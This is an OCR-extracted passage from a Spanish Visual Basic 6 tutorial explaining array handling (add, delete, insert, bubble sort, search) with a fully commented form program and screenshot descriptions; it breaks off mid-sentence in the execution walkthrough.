
```
    MsgBox "Creados"
    Unload Form1
End If
End Sub
```

Procedimiento del programa

1. Se va pulsando al botón para que se vayan creando los botones, en el caso de que lleguemos a los 10 creados saltará a la siguiente columna:



2. Al crearse los 40 controles se escribe en todos ellos la palabra fin y se termina el programa:



Volver al menú del curso

Total de visitas:
205540

Utilización de matrices

Teoría

En este ejemplo vamos a intentar ver todos los caso que podemos tener al manejar una matriz. Los casos más habituales serán: i) adición, ii) borrado, iii) inserción, iv) ordenación y v) búsqueda en la matriz. Todos estos procesos se pueden realizar fácilmente utilizando los límites de la matriz, esto es, **Ubound** y **Lbound**. Esto ya ha sido explicado en el otro ejemplo (véase artículo sobre matrices). En este ejemplo también se utiliza las colecciones de controles y la forma de recorrerlas con el bucle For Each ... Next. La otra forma para recorrer los controles es mediante el bucle For ... Next utilizando las propiedades Ubound y Lbound de la matriz de controles.

Otra de las cosas importantes que van a aparecer en este programa es el Array, que es una matriz que va a aceptar variables de cualquier tipo. Como se declara, pues diciendo:

```
Dim arrCosas as Variant

arrCosas= Array([elemento1], [elemento2],...)
```

Hay una parte del código que me parece que es muy interesante que es la de cómo poner los botones activados y desactivados. Para ello, lo que he hecho es crear una matriz con variables boolean que van a indicar el estado de los botones. Mediante un bucle For Each, recorreremos la matriz y asignaremos al array de botones el estado en el que queremos que se queden.

Bueno y ¿en qué consiste el programa?. El programa tiene dos cuadros de texto en el que se van a introducir un valor que se considerará como clave única y otro como texto. Hay otros botones que van a servir para añadir y borrar botones, el botón de añadir siempre estará activado mientras que el de borrar sólo lo estará en el caso de que haya elementos en la matriz. Luego hay unos botones de navegación mediante los cuales vamos a poder recorrer los elementos que tenemos en la matriz. Los botones de añadir y borrar forman un array y los de navegación otro. Luego está un frame (contenedor) en el que tenemos el botón para insertar y un cuadro de texto en el que introduciremos una clave existente para que inserte el elemento que tengamos escrito

en las cajas de texto de datos. Hay una caja de texto grande en la que se va a ir reflejando el estado de la matriz que estamos manipulando. Finalmente en la parte inferior hay un botón el cual va a ordenar los elementos utilizando el algoritmo de ordenación de la burbuja.

Para poder comprender este código es importante ver en primer lugar lo que hacen los diferentes métodos y funciones que hemos incorporado, estas funciones y procedimientos son genéricas y reutilizables. Los eventos de los diferentes botones y cuadros de texto, lo que hacen es llamar a las funciones y procedimientos. Creo que esta es la forma mejor que hay de programar. Y nada más, como siempre el código está perfectamente comentado y se puede seguir para comprender el programa.

Código

```
'*********************************************
'Programa: Operaciones con matrices
'Autor: José Antonio Suárez Navarro
'Descripción: en este programa se realizan las operaciones
'             más comunes que se realizan con matrices en
'             visual basic.
'*********************************************

Option Explicit
 'Definimos la matriz aquí para que la pueda
 'ver todo nuestro programa. Como se van a pasar
 'los valores de la matriz por referencia en alguno de los
 'procedimientos, es importante que sea declarada a nivel
 'de formulario:
 Dim matriz() As String
```

```
Private Sub Form_Load()
Dim cont As Control
'Redimensionamos la matriz para poder utilizarla
ReDim matriz(1, 0)
'Desactivamos los botones del navegador ya que no
'hay nada guardado, para ello recorremos en la colección
'de controles aquellos cuyo nombre empieza por cmd que
```

```
'se que son botones.
For Each cont In Controls
   If cont.Name Like "cmdCurs*" Then
      cont.Enabled = False
   End If
Next cont
'Desactivamos también el botón de borrar ya que al
'iniciar el programa no hay nada que borrar.
Me.cmdAccion(1).Enabled = False
'Ponemos el tabindex de la primera caja a 0 para que
'el cursor empiece en este control, si pusiesemos el
'método setFocus podría dar una excepción ya que
'podría no haberse cargado el control.
Me.txtDatos(0).TabIndex = 0
'Desactivamos el botón de ordernar
Me.cmdOrdenar.Enabled = False
End Sub
```

```
Private Sub cmdAccion_Click(Index As Integer)
'Hacemos un select case para ver cual de los botones se
'ha tocado
Select Case Index
   'Este sería el caso de añadir
   Case 0
      'Comprobamos que haya algo escrito en la caja, en caso
      'contrario, sacamos un mensaje informando al usuario y
      'salimos de la subrutina poniendo el curso en esta caja
      'de texto.
      If comprobarCajas = False Then
         Exit Sub
      End If
      'Una vez que hemos comprobado que existe algo en las
      'cajas de texto procedemos a añadir el registro en la
      'matriz. La inserción se realizará en la posición final del registro.
      'Lo que hacemos es borrar en primer lugar el contenido de la
      'caja de texto donde figuran todos los elementos y luego
      'llamamos al procedimiento que rellena la caja de texto.
      'Finalmente se llama al procedimiento colocarBotones al cual
      'se le pasa el índice de la clave para que sepa donde tiene que
      'ir el elemento. En el caso de que la clave exista lanzamos un
      'mensaje al usuario para decirle que no se pueden repetir dos
      'claves, borramos el contenido de la caja de texto con la clave
```

```
        'y le ponemos el foco.
        If comprobar(matriz) = True Then
            anyadir buscar(matriz, Me.txtDatos.Item(0).Text), matriz
            Me.txtResultados.Text = ""
            ponerElementos matriz
            colocarBotones buscar(matriz, Me.txtDatos.Item(0).Text)
        Else
            MsgBox "No se pueden repetir dos claves", vbInformation
            Me.txtDatos.Item(0).Text = ""
            Me.txtDatos.Item(0).SetFocus
        End If
    Case 1
            'En el caso de que el usuario pulse a borrar, llamamos a la
función
            'de borrar, que hay que pasarle la posición de la clave en la
            'matriz, y la matriz. Volvemos a borrar la caja de texto de
resultados
            'y rellenamos dicha caja de texto llamando al procedimiento
            'ponerElementos. Luego ponemos los botones para que estén
en
            'la forma adecuada.
            borrar buscar(matriz, Me.txtDatos.Item(0).Text), matriz
            Me.txtResultados.Text = ""
            ponerElementos matriz
            colocarBotones buscar(matriz, Me.txtDatos.Item(0).Text)
End Select
End Sub
```

```
Private Function comprobarCajas() As Boolean
'En esta función se recorren las cajas de texto para ver si
'alguna de ellas esta en blanco, en caso afirmativo devuelve
'true.
Dim contador As Integer
'Recorremos el array de cajas de texto para ver cuales estan vacias
'y en caso de encontrarlas nos salimos del bucle for...next y
'enviamos el valor de función como falso.
For contador = Me.txtDatos.LBound To Me.txtDatos.UBound
    If Me.txtDatos.Item(contador).Text = "" Then
        MsgBox "Escriba algo en la caja número " & CStr(contador + 1),
vbInformation
        Me.txtDatos.Item(contador).SetFocus
```

```
        comprobarCajas = False
        Exit For
    Else
        comprobarCajas = True
    End If
Next contador
End Function
```

```
Private Sub cmdOrdenar_Click()
'Ordenamos el array mediante el método de la burbuja
'llamando al procedimiento Ordenar al que se le pasa por
'referencia la matriz ya que va a sufrir cambios y queremos
'que esos cambios se guarden en nuestra variable.
Ordenar matriz
'Lo primero que hacemos es borrar el contenido de la caja
'de texto txtResultados para poder ver los cambios nuevos.
Me.txtResultados = ""
'Llamamos al procedimiento ponerElementos pasándole la
'matriz para que nos ponga en la caja de texto los resultados
'de la ordenación:
ponerElementos matriz
'Ponemos el primer elemento de la matriz en las cajas de
'texto de los datos:
Me.txtDatos.Item(0).Text = matriz(0, LBound(matriz, 2))
Me.txtDatos.Item(1).Text = matriz(1, LBound(matriz, 2))
'Llamamos al procedimiento para colocar los botones según
'corresponda.
colocarBotones buscar(matriz, Me.txtDatos.Item(0).Text)
End Sub
```

```
Private Sub cmdInsertar_Click()
'En el evento de este botón vamos a comprobar en primer lugar
'si hay algo escrito en las cajas, en caso negativo mandamos un error
'al usuario.
If comprobarCajas = False Then
    Exit Sub
End If
'Comprobamos si la caja donde vamos a poner el elemento con el
'que vamos a saber donde hay que insertar el elemento.
If Me.txtInsertar.Text = "" Then
    MsgBox "Introduzca una clave para buscar", vbInformation
```

```
    Me.txtInsertar.SetFocus
    Exit Sub
End If
'llamamos al método que va a insertar el elemento, a este método
'le vamos a pasar: i) la matriz, ii) el valor de la clave para saber
'donde vamos a insertar el nuevo elemento, iii) los valores de los
'nuevos valores.
insertar matriz, Me.txtInsertar.Text, Me.txtDatos.Item(0).Text, _
Me.txtDatos.Item(1).Text
'Volvemos a borrar la caja de texto y le enviamos los elementos.
'De nuevo se colocan los botones.
Me.txtResultados.Text = ""
ponerElementos matriz
colocarBotones buscar(matriz, Me.txtDatos.Item(0).Text)
End Sub
```

```
Private Function comprobar(arr() As String, Optional cadena As String)
As Boolean
'La función comprobar sirve para comprobar que no se repite la clave
'para ello recorremos la matriz y si encontramos la clave dentro
'devolvemos false
Dim contador As Integer
For contador = LBound(arr, 2) To UBound(arr, 2)
    If arr(0, contador) = Me.txtDatos.Item(0).Text Then
        comprobar = False
        Exit For
    Else
        comprobar = True
    End If
Next contador
End Function
```

```
Private Function buscar(arr() As String, cadena As String) As Integer
Dim contador As Integer
'Recorremos la matriz para buscar el elemento que queremos,
'cuando lo encontremos vamos a salir del bucle for, pero comprobamos
'en primer lugar que no hay ningún elemento en la matriz. Para ello
'utilizamos la propiedad Empty que nos dice si el elemento en esa
'posición de la matriz está vacío. En dicho caso se pone el valor de
'la función a 0.
If arr(0, LBound(arr, 2)) = Empty Then
```

```
    buscar = 0
    Exit Function
End If
'En el caso contrario se mira en que posición se encuentra el elemento,
en
'caso de que no exista la función devuelve -1, si encuentra el elemento,
'nos devolverá la posición exacta de esa clave.
For contador = LBound(arr, 2) To UBound(arr, 2)
    If arr(0, contador) = cadena Then
        buscar = contador
        Exit For
    Else
        buscar = -1
    End If
Next contador
End Function
```

```
Private Sub anyadir(posicion As Integer, ByRef arr() As String)
'En este procedimiento se pasa la matriz por referencia para que lo que
'hagamos se vea reflejado en la matriz
'Insertamos el elemento en la matriz:
Dim contador As Integer
'1º Comprobamos que sea la primera vez que introducimos un elemento
en
'   la matriz, mediante la posición que es suministrada como parámetro.
'En caso de que no exista, tenemos que redimensionar la matriz para
que
'se puedan insertar elementos. Si devuelve -1 significará que está
'relleno luego lo único que hacemos es aumentar en uno la matriz y
rellenar
'con los valores de las cajas de texto.
If posicion = 0 Then
    ReDim matriz(1, 0)
    arr(0, posicion) = Me.txtDatos.Item(0)
    arr(1, posicion) = Me.txtDatos.Item(1)
ElseIf posicion = -1 Then
        ReDim Preserve arr(1, UBound(arr, 2) + 1)
        arr(0, UBound(arr, 2)) = Me.txtDatos.Item(0)
        arr(1, UBound(arr, 2)) = Me.txtDatos.Item(1)
End If

End Sub
```

```
Private Sub ponerElementos(arr() As String)
'Este procedimiento lo que hace es rellenar la caja de texto con los
'resultados. Para ello se recorre la matriz.
Dim contador As Integer
For contador = LBound(arr, 2) To UBound(arr, 2)
    Me.txtResultados.Text = Me.txtResultados.Text & _
    matriz(0, contador) & vbTab & arr(1, contador) & vbCrLf
Next contador
End Sub
```

```
Private Sub colocarBotones(posicion As Integer)
'Este es el procedimiento más interesante, en el vamos a ver algunas
'coas importantes. En primer lugar comprobamos si la matriz está vacía,
'para ello preguntamos si el lbound de la matriz está vacío, en ese
'caso se va a recorrer la colección de controles para poner los botones
'que ponemos en la condición a falso.
'En el caso de que no estemos en ese caso vamos a definir un vector,
que
'realiza mediante la declaración de una variable de tipo variant. Para
inicializarlo
'se dice: vector=Array([elemento1], [elemento2].....), y para acceder a
los elementos
'se realizan los mismos métodos que en el de una matriz, lo que pasa
que en este
'caso sólo tenemos una dimensión.
Dim c As Control
Dim vector As Variant
Dim contador As Integer
If matriz(0, LBound(matriz, 2)) = Empty Then
    For Each c In Controls
        If c.Name Like "cmd*" Then
            If c.Caption <> "Añadir" Or c.Caption = "Borrar" Or _
            c.Caption = "Ordenar" Or c.Caption = "Go!" Then
                c.Enabled = False
            End If
        End If
    Next c
Else
'Cuando estamos en el primer elemento, no nos podremos mover por
los
```

```
'botones ya que sólo hay un elemento luego todos serán falsos.
   If LBound(matriz, 2) = UBound(matriz, 2) Then
      vector = Array(False, False, False, False)
   Else
'En el caso de que estemos en otra posición se activarán los botones
necesarios,
'hay que prestar especial atención al caso en el que estemos en el
último y en
'el primero ya que en ese caso tendrá que estar desactivado el de ir
hacia delante
'y ir al final, o al revés, ya que si no, se produciría un error al habernos
pasado
'de los límites de la matriz.
      If posicion = UBound(matriz, 2) Then
         vector = Array(True, True, False, False)
      ElseIf posicion = LBound(matriz) Then
         vector = Array(False, False, True, True)
      Else
         vector = Array(True, True, True, True)
      End If
   End If

'Una vez que hemos recorrido la matriz, activamos los botones y
recorremos
'el vector para cambiar la propiedad enabled de cada uno de ellos.
   Me.cmdAccion.Item(1).Enabled = True
   Me.cmdOrdenar.Enabled = True
   Me.cmdInsertar.Enabled = True
   For contador = LBound(vector) To UBound(vector)
   Me.cmdCursor.Item(contador).Enabled = vector(contador)
Next contador
End If
End Sub
```

```
Private Sub borrar(posicion As Integer, ByRef arr() As String)
'El procedimiento borrar borra el registro de la posición que le digamos.
'Como queremos que los cambios que hagamos en la matriz se
'guarden, pasamos la matriz por referencia.
Dim contador As Integer
'Hacemos el borrado de los elementos: pasamos todos los elementos
'de la matriz hacia la posición donde queremos borrar el registro.
```

```
For contador = posicion To UBound(arr, 2) - 1
   arr(0, contador) = arr(0, contador + 1)
   arr(1, contador) = arr(1, contador + 1)
Next contador
'Vaciamos el último elemento.
arr(0, UBound(arr, 2)) = Empty
arr(1, UBound(arr, 2)) = Empty
'Comprobamos si estamos en el primer elemento de la matriz para
'redimensionarla y así borrar todo su contenido. En caso contrario
'borramos el contenido del último registro.
If UBound(arr, 2) = LBound(arr, 2) And arr(0, UBound(arr, 2)) = Empty
Then
   ReDim arr(1, 0)
Else
   ReDim Preserve arr(1, UBound(arr, 2) - 1)
End If
'En caso de que no haya nada en la matriz borramos las cajas de texto.
If arr(0, LBound(arr, 2)) = Empty Then
   Me.txtDatos.Item(0).Text = ""
   Me.txtDatos.Item(1).Text = ""
'si estamos en la primera posición ponemos los datos del
'lbound de la matriz
ElseIf posicion = LBound(arr, 2) Then
   Me.txtDatos.Item(0).Text = arr(0, LBound(arr, 2))
   Me.txtDatos.Item(1).Text = arr(1, LBound(arr, 2))
Else
'en caso contrario ponemos los de la posición menos uno.
   Me.txtDatos.Item(0).Text = arr(0, posicion - 1)
   Me.txtDatos.Item(1).Text = arr(1, posicion - 1)
End If
End Sub
```

```
Private Sub cmdCursor_Click(Index As Integer)
Dim contador As Integer
'En primer lugar vamos a comprobar que al movernos haya algo en las
cajas,
'si no hay ningún valor lo que haremos es coger el valor del ubound
'de la matriz.
For contador = Me.txtDatos.LBound To Me.txtDatos.UBound
   If Me.txtDatos.Item(contador).Text = "" Then
      'Cogemos el último registro introducido
      Me.txtDatos.Item(0).Text = matriz(0, UBound(matriz, 2))
```

```
            Me.txtDatos.Item(1).Text = matriz(1, UBound(matriz, 2))
            'Una vez que hemos cogido el último registro, lo que hacemos
            'es colocar los botones adecuadamente llamando a la
            'función colocarBotones.
            colocarBotones buscar(matriz, Me.txtDatos.Item(0).Text)
            Exit Sub
        End If
    Next contador
    'Ahora miramos cual ha sido el botón que se ha pulsado, es decir,
    'el botón de ir al principio del todo(0), el botón de ir hacia atrás (1), el
de
    'ir hacia delante (2) y el de ir hacia el final (3)
    Select Case Index
        Case 0
        'En el caso de querer ir al principio pondremos el valor del primer
        'indice de la matriz (LBound).
            Me.txtDatos.Item(0).Text = matriz(0, LBound(matriz, 2))
            Me.txtDatos.Item(1).Text = matriz(1, LBound(matriz, 2))
        Case 1
        'En el caso de ir hacia atrás, lo primero que hacemos es comprobar
        'si estamos en el elemento anterior al lbound, si es así se pone
        'el ubound y en caso contario el anterior, que se busca mediante
        'la función buscar.
            If buscar(matriz, Me.txtDatos.Item(0).Text) = LBound(matriz, 2)
+ 1 Then
                Me.txtDatos.Item(0).Text = matriz(0, LBound(matriz, 2))
                Me.txtDatos.Item(1).Text = matriz(1, LBound(matriz, 2))
            Else
                Me.txtDatos.Item(0).Text = matriz(0, buscar(matriz, _
                    Me.txtDatos.Item(0).Text) - 1)
                Me.txtDatos.Item(1).Text = matriz(1, buscar(matriz, _
                    Me.txtDatos.Item(0).Text) - 1)
            End If
        Case 2
        'Este es el mismo caso que el Case 1 pero aquí se emplea el
        'ubound de la matriz:
            If buscar(matriz, Me.txtDatos.Item(0).Text) = UBound(matriz, 2) -
1 Then
                Me.txtDatos.Item(0).Text = matriz(0, UBound(matriz, 2))
                Me.txtDatos.Item(1).Text = matriz(1, UBound(matriz, 2))
            Else
                Me.txtDatos.Item(0).Text = matriz(0, buscar(matriz, _
```

```
            Me.txtDatos.Item(0).Text) + 1)
         Me.txtDatos.Item(1).Text = matriz(1, buscar(matriz, _
            Me.txtDatos.Item(0).Text) + 1)
      End If
   Case 3
   'El mismo caso que en el case 0 pero aquí con el ubound de la matriz
      Me.txtDatos.Item(0).Text = matriz(0, UBound(matriz, 2))
      Me.txtDatos.Item(1).Text = matriz(1, UBound(matriz, 2))
End Select
'Una vez que hemos colocado correctamente los elementos en las cajas
'de texto, lo que se hace es colocar los botones en el estado adecuado
'mediante la función colocarBotones.
colocarBotones buscar(matriz, Me.txtDatos.Item(0).Text)
End Sub
```


```
Public Sub Ordenar(ByRef arr() As String)
'Utilizamos el método de la burbuja. Este algoritmo lo que hace es
'ir comparando de dos en dos, si hace algún cambio se cambia el
'valor de una variable booleana, cuando no se ha cambiado nada
'entonces se sale del bucle while.
Dim cambios As Boolean
Dim elemento1 As String, elemento2 As String
Dim contador As Integer
cambios = True
Do While cambios = True
   cambios = False
   For contador = 0 To UBound(arr, 2) - 1
      If arr(0, contador) > arr(0, contador + 1) Then
         elemento1 = arr(0, contador + 1)
         elemento2 = arr(1, contador + 1)
         arr(0, contador + 1) = arr(0, contador)
         arr(1, contador + 1) = arr(1, contador)
         arr(0, contador) = elemento1
         arr(1, contador) = elemento2
         cambios = True
      End If
   Next contador
Loop
End Sub
```

```
Private Sub insertar(ByRef arr() As String, elemento As String, _
```

```
    ins1 As String, ins2 As String)
'Mediante este procedimiento lo que hacemos es insertar un elemento
'en la matriz. Esto se realiza buscando el elemento que tenemos en
'la caja de texto que está al lado del botón de Go!, para ello lo que
'tenemos que hacer en primer lugar es buscar la clave. La clave nos
'va a dar la posición en la cual vamos a insertar nuestro elemento.
'Lo que debemos hacer es:
'1º En el caso de que exita la clave (se comprueba mediante la
'   función comprobar, se aumenta en una unidad la dimensión de
'   la matriz.
'2º Recorremos la matriz pasando el elemento de la posición n a la
'   n-1.
'3º Ponemos el valor del elemento que queremos insertar en la
'   posición que hemos encontrado en el punto 1º.
'En caso de que se repita la clave lanzamos un mensaje al usuario.
Dim contador As Integer
Dim maximo As Integer, lugar As Integer
lugar = buscar(arr, elemento)
If comprobar(arr, elemento) <> False Then
    ReDim Preserve arr(1, UBound(arr, 2) + 1)
    For contador = UBound(arr, 2) To lugar Step -1
        matriz(0, contador) = matriz(0, contador - 1)
        matriz(1, contador) = matriz(1, contador - 1)
    Next contador
    matriz(0, lugar) = ins1
    matriz(1, lugar) = ins2
Else
    MsgBox "No se pueden repetir dos claves", vbCritical
End If
End Sub
```

Ejecución del programa


1. Se introducen claves y valores como se indica en la figura escribiendo el valor de la clave y el valor, esta acción llamará al procedimiento de añadir:




2. En el caso que se escriba una clave repetida se mostrará un mensaje de error:

3. Para borrar elementos se navega con los botones de las flechas hasta el elemento y se pulsa borrar, por ejemplo vamos a borrar el elemento con clave 3, para ello se utiliza el procedimiento para

